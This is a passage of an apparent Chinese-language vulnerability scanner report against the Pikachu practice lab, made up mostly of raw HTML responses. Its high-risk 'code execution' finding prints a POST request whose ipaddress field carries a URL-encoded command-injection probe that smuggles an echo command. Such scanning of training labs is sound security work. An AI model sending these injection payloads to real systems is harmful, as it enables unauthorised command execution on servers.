class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div  6f3249aa304055d63828af3bfab778f6  div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="rce.php"rce/a  /li  li class="active"exec "eval"/li  /ul!-- /.breadcrumb --  a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="后台不会使用了eval()吧...."  点一下提示~  /a    /div  div class="page-content"   div id="comm\_main"  p class="comm\_title"Here, 请提交一个你喜欢的字符串:/p  form method="post"  input class="ipadd" type="text" name="txt" /  input class="sub" type="submit" name="submit" value="提交" /  /form  /div  p你喜欢的字符还挺奇怪的!/p   /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../assets/js/jquery-ui.custom.min.js"/script script src="../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../assets/js/jquery.easypiechart.min.js"/script script src="../../assets/js/jquery.sparkline.index.min.js"/script script src="../../assets/js/jquery.flot.min.js"/script script src="../../assets/js/jquery.flot.pie.min.js"/script script src="../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../assets/js/ace-elements.min.js"/script script src="../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 您的脚本应适当清理用户输入。 |
| 复测结果 |  |

* + - 1. 代码执行

|  |  |
| --- | --- |
| 风险名称 | 代码执行 |
| 风险级别 | **高** |
| 风险描述 | 此脚本可能容易受到代码执行攻击的攻击。br/br/当可以操纵 Web 应用程序提供的输入或内容，使其触发服务器端代码执行时，会发生代码注入漏洞。在一些写得不好的 Web 应用程序中，用户可以修改服务器端文件（例如发布至留言板或访客留言簿），有时可以将代码注入到应用程序本身的脚本语言中。 |
| 请求数据 | POST /pikachu-master/vul/rce/rce\_ping.php HTTP/1.1  Content-Type: application/x-www-form-urlencoded  Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87  Content-Length: 204  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive    ipaddress=%26echo%20qlyrsj%24()%5C%20wohsci%5Cnz%5Exyu%7C%7Ca%20%23'%20%26echo%20qlyrsj%24()%5C%20wohsci%5Cnz%5Exyu%7C%7Ca%20%23%7C"%20%26echo%20qlyrsj%24()%5C%20wohsci%5Cnz%5Exyu%7C%7Ca%20%23submit=ping |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 01:00:21 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 35140    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class="active"   a href="../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  